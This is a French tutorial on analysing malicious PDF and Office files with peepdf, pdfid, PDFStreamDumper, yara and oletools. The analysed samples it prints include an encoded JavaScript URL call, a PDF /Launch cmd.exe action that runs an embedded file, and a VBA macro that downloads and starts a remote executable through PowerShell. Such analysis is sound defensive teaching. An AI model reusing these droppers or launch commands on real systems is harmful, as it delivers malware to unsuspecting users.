Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 14
        Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
        Streams (2): [11, 13]
                Encoded (2): [11, 13]
        Objects with JS code (2): [1, 13]
        Suspicious elements:
                /AcroForm (1): [1]
                /OpenAction (1): [1]
                /Names (2): [1, 10]
                /JS (2): [1, 12]
                /JavaScript (3): [1, 7, 12]
                Collab.collectEmailInfo (CVE-2007-5659) (1): [13]
```

Peepdf confirme nos soupçons : un identifiant **CVE** (CVE-2007-5659) est même associé à ce document malicieux. Le site mitre.org nous apprend que la faille exploitée est une vulnérabilité de type débordement de tampon dans une version de Acrobat Reader qui autorise l'exécution de code arbitraire.

Nous pourrions bien sûr continuer l'analyse avec **pdf-parser.py** afin d'extraire le code malicieux pour ensuite le reformater et le désobfusquer dans le but de le rendre lisible.

Mais ceci dépasse le cadre de cette introduction.

PEEPDF (exemple 1)

peepdf -i file.pdf **donne une interface interactive**

PPDF> help	affiche l'aide
PPDF> metadata	affiche les métadonnées
PPDF> tree	affiche l'arborescence
PPDF> object 1	affiche le contenu de l'objet 1
PPDF> extract js	extrait le javascript
PPDF> extract uri	extrait les URL

La commande peepdf -i (mode interactif) donne ici une erreur :

```
remnux@remnux:~/Desktop/evil-pdf-doc$ peepdf -i example1.pdf
Error: An error has occurred while parsing an indirect object!!
remnux@remnux:~/Desktop/evil-pdf-doc$
```

Que se passe-t-il ? Une erreur empêche l'exploration du fichier. Cette erreur peut avoir été causée volontairement par le créateur du fichier pour entraver l'analyse !

Voyons l'aide de peepdf (peepdf --help), il suffit d'ignorer les erreurs avec l'option -f :

```
remnux@remnux:~/Desktop/evil-pdf-doc$ peepdf --help
Usage: peepdf.py [options] PDF_file

Version: peepdf 0.3 r8

Options:
  -h, --help            show this help message and exit
  -i, --interactive     Sets console mode.
  -s SCRIPTFILE, --load-script=SCRIPTFILE
                        Loads the commands stored in the specified file and
                        execute them.
  -c, --check-vt        Checks the hash of the PDF file on VirusTotal.
  -f, --force-mode      Sets force parsing mode to ignore errors.
  -l, --loose-mode      Sets loose parsing mode to catch malformed objects.
  -m, --manual-analysis
                        Avoids automatic Javascript analysis. Useful with
                        eternal loops like heap spraying.
  -g, --grinch-mode     Avoids colorized output in the interactive console.
  -v, --version         Shows program's version number.
  -x, --xml             Shows the document information in XML format.
  -j, --json            Shows the document information in JSON format.
  -C COMMANDS, --command=COMMANDS
                        Specifies a command from the interactive console to be
                        executed.
```

Nous tapons donc **peepdf -f -i example1.pdf** :

```
File: example1.pdf
MD5: bcc16fb3573eb307f37e9712c0c91c54
SHA1: 3a76e821a42e8a193caeab0aca2df4645bacf9fb
SHA256: ac8100c76e25022b1ae3ed528cf601477a2dd659278e7dcdf2c207f47dde3c02
Size: 31366 bytes
Version: 1.4
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 26
Streams: 9
URIs: 0
Comments: 0
Errors: 1

Version 0:
        Catalog: 26
        Info: 25
        Objects (26): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22,
23, 24, 25, 26]
                Errors (2): [13, 20]
        Streams (9): [4, 6, 8, 11, 14, 15, 18, 21, 22]
                Encoded (7): [4, 6, 8, 14, 15, 21, 22]
        Objects with JS code (1): [24]
        Suspicious elements:
                /OpenAction (1): [26]
                /Names (2): [23, 26]
                /JS (1): [24]
                /JavaScript (2): [24, 26]


PPDF>
```

Un objet semble intéressant : l'objet 24.

Voyons cet objet 24 :

```
PPDF> object 24

<< /S /JavaScript
/JS this.getURL(unescape('%68%74%74%70%3a%2f%2f%73%65%61%72%63%68%67%6c%6f%62%61%6c%73%69%74%6
5%2e%63%6f%6d%2f%69%6e%2e%63%67%69%3f%31%37')) >>
```

Cet objet est très intéressant puisqu'il contient apparemment une URL codée en hexadécimal (technique d'obfuscation qui permet de cacher le code).

Décodons ce code hexadécimal avec Cyberchef :

%68%74%74%70%3a%2f%2f%73%65%61%72%63%68%67%6c%6f%62%61%6c%73
%69%74%65%2e%63%6f%6d%2f%69%6e%2e%63%67%69%3f%31%37

http://searchglobalsite.com/in.cgi?17

Le script tente donc de se connecter à ce site.

PEEPDF (exemple 2)

L'option -x affiche les informations du document dans le format XML :

```
remnux@remnux:~/Desktop/evil-pdf-doc$ peepdf -x example2.pdf
<peepdf_analysis author="Jose Miguel Esparza" url="http://peepdf.ete
  <date>2025-05-25 00:09</date>
  <basic>
    <filename>example2.pdf</filename>
    <md5>685cc14798afee97b413fb9a5bf4e0c5</md5>
    <sha1>e64f3e18b33ad477dde71996165f16393c8be2b7</sha1>
    <sha256>73aa4a2d71cd1f8f1bbe2bf4a7fca64caed7154610e661b1c0ad015d
    <size>46228</size>
    <detection/>
    <pdf_version>1.0</pdf_version>
    <binary status="false"/>
    <linearized status="false"/>
    <encrypted status="false"/>
    <updates>1</updates>
    <num_objects>12</num_objects>
    <num_streams>2</num_streams>
    <comments>0</comments>
    <errors num="0"/>
```

L'option -i donne une interface interactive (pas besoin de l'option -f ici car il n'y a pas d'erreur avec l'option -i seule) :

Nous tapons donc **peepdf -i example2.pdf** :

```
File: example2.pdf
MD5: 685cc14798afee97b413fb9a5bf4e0c5
SHA1: e64f3e18b33ad477dde71996165f16393c8be2b7
SHA256: 73aa4a2d71cd1f8f1bbe2bf4a7fca64caed7154610e661b1c0ad015d81a6824d
Size: 46228 bytes
Version: 1.0
Binary: False
Linearized: False
Encrypted: False
Updates: 1
Objects: 12
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 0
        Objects (4): [1, 2, 3, 4]
        Streams (1): [4]
                Encoded (0): []

Version 1:
        Catalog: 1
        Info: 0
        Objects (8): [1, 3, 5, 6, 7, 8, 9, 10]
        Streams (1): [8]
                Encoded (1): [8]
        Objects with JS code (1): [9]
        Suspicious elements:
                /OpenAction (1): [1]
                /Names (2): [6, 1]
                /AA (1): [3]
                /JS (1): [9]
                /Launch (1): [10]
                /JavaScript (1): [9]
                /EmbeddedFiles: [5]


PPDF>
```

Deux objets semblent intéressants : les objets 9 et 10.

```
PPDF> metadata
PPDF> tree

/Catalog (1)
        /Pages (2)
                /Page (3)
                        stream (4)
                        /Pages (2)

Version 1:

/Catalog (1)
        /Action /JavaScript (9)
        Unknown (2)
        /EmbeddedFiles (5)
                /Names (6)
                        /Filespec (7)
                                stream (8)
/Page (3)
        Unknown (4)
        Unknown (2)
        /Action /Launch (10)

PPDF>
```

Une fois en mode interactif, le mot **metadata** affiche les métadonnées (ici il n'y en a pas) et le mot **tree** affiche l'arborescence du document. Deux objets attirent notre attention : l'objet 9 (Javascript) et l'objet 10 (Launch).

Voyons ces objets plus en détail :

```
PPDF> object 9

<< /Type /Action
/S /JavaScript
/JS this.exportDataObject({ cName: "template", nLaunch: 0 }); >>

PPDF>
```

Bingo, l'objet 10 contient une commande batch :

```
PPDF> object 10

<< /Type /Action
/S /Launch
/Win << /F cmd.exe
/D c:\windows\system32
/P /Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\template.pdf" (cd "Desktop"))&(if exist
"My Documents\template.pdf" (cd "My Documents"))&(if exist "Documents\template.pdf" (cd "Docum
ents"))&(if exist "Escritorio\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\templ
ate.pdf" (cd "Mis Documentos"))&(start template.pdf)
```

Malware Analysis - analyser un fichier PDF malicieux (2)

Je vais analyser ici un fichier PDF malicieux que j'ai créé avec Metasploit.


Que nous dit l'utilitaire pdfid ?

```
PDFiD 0.2.8 evil.pdf
 PDF Header: %PDF-1.0
 obj                    12
 endobj                 12
 stream                  2
 endstream               2
 xref                    2
 trailer                 2
 startxref               2
 /Page                   2
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             1
 /AA                     1
 /OpenAction             1
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 1
 /EmbeddedFile           0
 /XFA                    0
 /Colors > 2^24          0
```


Trois constatations sont intéressantes :

1. **Ce PDF contient 12 objets**
2. **Ce PDF contient du code JavaScript**
3. **Ce PDF exécute un script automatiquement à l'ouverture du fichier**


Utilisons maintenant PDFStreamDumper pour en savoir plus sur ce PDF :




L'onglet Exploits_Scan nous renseigne sur un exploit possible : CVE-2010-1240 :




L'objet 5 nous annonce qu'un fichier est incorporé à notre PDF dans l'objet 6 :




L'objet 6 nous renseigne sur le nom du fichier qui est contenu dans l'objet 7 :




L'objet 7 nous donne le nom complet du fichier (template.pdf) qui est contenu dans l'objet 8 :



L'objet 8 contient le code malicieux que j'enregistre dans un fichier raw_stream_0x3B5.txt :



L'objet 10 contient la commande qui sera lancée sur la machine cible qui a pour but d'exécuter le code malicieux contenu dans template.pdf :



Voyons l'analyse du payload (raw_stream_0x3B5.txt) réalisée avec virustotal :

13 antivirus sur 59 détecte le trojan.cryptz/marte !

Utilité de PDFStreamDumper en cas d'obfuscation

Voici un objet contenant du code obfusqué dans un fichier PDF malicieux, le message est encodé par la fonction **escape()** :

Nous allons sélectionner le code sibyllin avec la souris :

Nous cliquons sur le bouton **Unescape_selection** et le code sera décodé :

Malware Analysis - analyser un fichier Office malicieux (1)

Procédure simplifiée : concerne **file.doc** (avant 2007) et **file.docm** (après 2007)

Tous les outils ci-dessous sont présents dans REMnux mais on peut les installer sur une autre machine (par exemple Parrot) :

- ➔ **exiftool evil.doc | less**
  Affiche les métadonnées du fichier Office
- ➔ **yara -w yara-rules/index.yar evil.doc**
  Recherche des signatures dans le fichier VBA (l'option -w désactive les avertissements)

Outils oletools :

- ➔ **oletimes** : récupère l'horodatage du fichier PDF
- ➔ **olevba** : récupère les macros VBA du fichier PDF
- ➔ **mraptor** : détecte les macros VBA malicieuses du fichier PDF
- ➔ **olemeta** : récupère les métadonnées du fichier PDF
- ➔ **oleid** : recherche des caractéristiques malicieuses dans le PDF
- ➔ **oledir** : affiche les OLE directory entries du fichier PDF

Exemple d'analyse d'un fichier Office contenant une macro

Recherchons des signatures avec yara :

yara -w yara-rules/index.yar evil.doc

```
Contains_VBA_macro_code evil.doc
office_document_vba evil.doc
```

La macro est détectée : c'est un indice suspect à approfondir…

Recherchons maintenant toutes les caractéristiques malicieuses avec oleid :

oleid evil.doc

```
pywin32 is not installed (only is required if you want to use MS Excel)
oleid 0.60.dev1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: evil.doc
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 97-2003     |info      |
                    |Document or Template|          |
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Application name    |Microsoft Office    |info      |Application name declared
                    |Word                |          |in properties
--------------------+--------------------+----------+--------------------------
Properties code page|1252: ANSI Latin 1; |info      |Code page used for
                    |Western European    |          |properties
                    |(Windows)           |          |
--------------------+--------------------+----------+--------------------------
Author              |[redacted]          |info      |Author declared in
                    |                    |          |properties
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes                 |Medium    |This file contains VBA
                    |                    |          |macros. No suspicious
                    |                    |          |keyword was found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

La macro est détectée et est associée à un risque moyen (MEDIUM) car aucun mot clé suspect n'est mis en évidence (il s'agit d'une macro totalement inoffensive) !

Oletimes (**oletimes evil.doc**) nous donne l'horodatage du fichier :

```
oletimes 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
================================================================================
FILE: evil.doc

+---------------------------+---------------------+---------------------+
| Stream/Storage name       | Modification Time   | Creation Time       |
+---------------------------+---------------------+---------------------+
| Root                      | 2022-02-25 08:29:03 | None                |
| '\x01CompObj'             | None                | None                |
| '\x05DocumentSummaryInform| None                | None                |
| ation'                    |                     |                     |
| '\x05SummaryInformation'  | None                | None                |
| '1Table'                  | None                | None                |
| 'Macros'                  | 2022-02-25 08:29:03 | 2022-02-25 08:29:03 |
| 'Macros/PROJECT'          | None                | None                |
| 'Macros/PROJECTwm'        | None                | None                |
| 'Macros/VBA'              | 2022-02-25 08:29:03 | 2022-02-25 08:29:03 |
| 'Macros/VBA/NewMacros'    | None                | None                |
| 'Macros/VBA/ThisDocument' | None                | None                |
| 'Macros/VBA/_VBA_PROJECT' | None                | None                |
| 'Macros/VBA/dir'          | None                | None                |
| 'WordDocument'            | None                | None                |
+---------------------------+---------------------+---------------------+
```

Olevba (**olevba evil.doc**) extrait le code VBA de la macro :

```
pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60 on Python 3.8.5 - http://decalage.info/python/oletools
===============================================================================
FILE: evil.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: evil.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: evil.doc - OLE stream: 'Macros/VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub Autoexec()
    MsgBox ("Hello World!")
End Sub

+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Autoexec            |Runs when the Word document is opened        |
+----------+--------------------+---------------------------------------------+
```

Code VBA de notre macro

On peut voir que notre macro s'exécute automatiquement à l'ouverture du fichier et qu'elle affiche simplement un message (ici : ***Hello world !***) dans une boîte de dialogue. Olevba nous permettrait ici, le cas échéant, d'analyser un code VBA véritablement malicieux.

Analyse d'un second fichier malicieux

Soit un second fichier PDF malicieux. Nous allons l'analyser cette fois uniquement avec les outils **oletools** (**https://github.com/decalage2/oletools**) que je vais installer ici sur une machine virtuelle Parrot.

Les outils que je vais utiliser ci-après seront :

- ➔ **oletimes** : récupère l'horodatage du fichier OLE
- ➔ **olevba** : récupère les macros VBA du fichier OLE
- ➔ **mraptor** : détecte les macros VBA malicieuses du fichier OLE
- ➔ **olemeta** : récupère les métadonnées du fichier OLE
- ➔ **oleid** : recherche des caractéristiques malicieuses dans le fichier OLE
- ➔ **oledir** : affiche les entrées dans le répertoire des fichiers OLE

Horodatage du fichier :

```
┌─[parrot@parrot]─[~/Desktop/malicious file]
└──╼ $oletimes file1.doc
oletimes 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
================================================================================
FILE: file1.doc

+----------------------------+---------------------+---------------------+
| Stream/Storage name        | Modification Time   | Creation Time       |
+----------------------------+---------------------+---------------------+
| Root                       | 2016-06-29 17:12:28 | None                |
| '\x01CompObj'              | None                | None                |
| '\x05DocumentSummaryInform | None                | None                |
| ation'                     |                     |                     |
| '\x05SummaryInformation'   | None                | None                |
| '1Table'                   | None                | None                |
| 'Macros'                   | 2016-06-29 17:12:28 | 2016-06-29 17:12:28 |
| 'Macros/PROJECT'           | None                | None                |
| 'Macros/PROJECTwm'         | None                | None                |
| 'Macros/VBA'               | 2016-06-29 17:12:28 | 2016-06-29 17:12:28 |
| 'Macros/VBA/ThisDocument'  | None                | None                |
| 'Macros/VBA/_VBA_PROJECT'  | None                | None                |
| 'Macros/VBA/dir'           | None                | None                |
| 'WordDocument'             | None                | None                |
+----------------------------+---------------------+---------------------+
```

Macro VBA contenu dans le fichier :

```
┌──[root@parrot]─[/home/parrot/Desktop]
└─── #olevba file1.doc
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel
)
olevba 0.60.1 on Python 3.9.2 - http://decalage.info/python/oletools
===============================================================================
FILE: file1.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: file1.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
Shell ("cmd.exe /c PoWerSHElL (nEW-oBjEcT sYsTeM.neT.wEBcLiEnT).dOWNLOadfIlE('http://hhrz83.
altervista.org/NDGAFV.exe','%Appdata%\playa.exe');&start %Appdata%\playa.exe& exit")
End Sub
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|PoWerSHElL          |May run PowerShell commands                  |
|Suspicious|nEW-oBjEcT          |May create an OLE object using PowerShell    |
|Suspicious|neT.wEBcLiEnT       |May download files from the Internet using   |
|          |                    |PowerShell                                   |
|Suspicious|dOWNLOadfIlE        |May download files from the Internet using   |
|          |                    |PowerShell                                   |
|Suspicious|sYsTeM              |May run an executable file or a system       |
|          |                    |command on a Mac (if combined with           |
|          |                    |libc.dylib)                                  |
|IOC       |http://hhrz83.alterv|URL                                          |
|          |ista.org/NDGAFV.exe'|                                             |
|          |,'%Appdata%\playa.ex|                                             |
|          |e'                  |                                             |
|IOC       |cmd.exe             |Executable file name                         |
|IOC       |NDGAFV.exe          |Executable file name                         |
|IOC       |playa.exe           |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

Éléments suspects dans la macro :

```
┌──[root@parrot]─[/home/parrot/Desktop]
└─── #mraptor file1.doc
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to
use MS Excel)
MacroRaptor 0.56.2 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/o
letools/issues
----------+-----+----+-------------------------------------------------------
Result    |Flags|Type|File
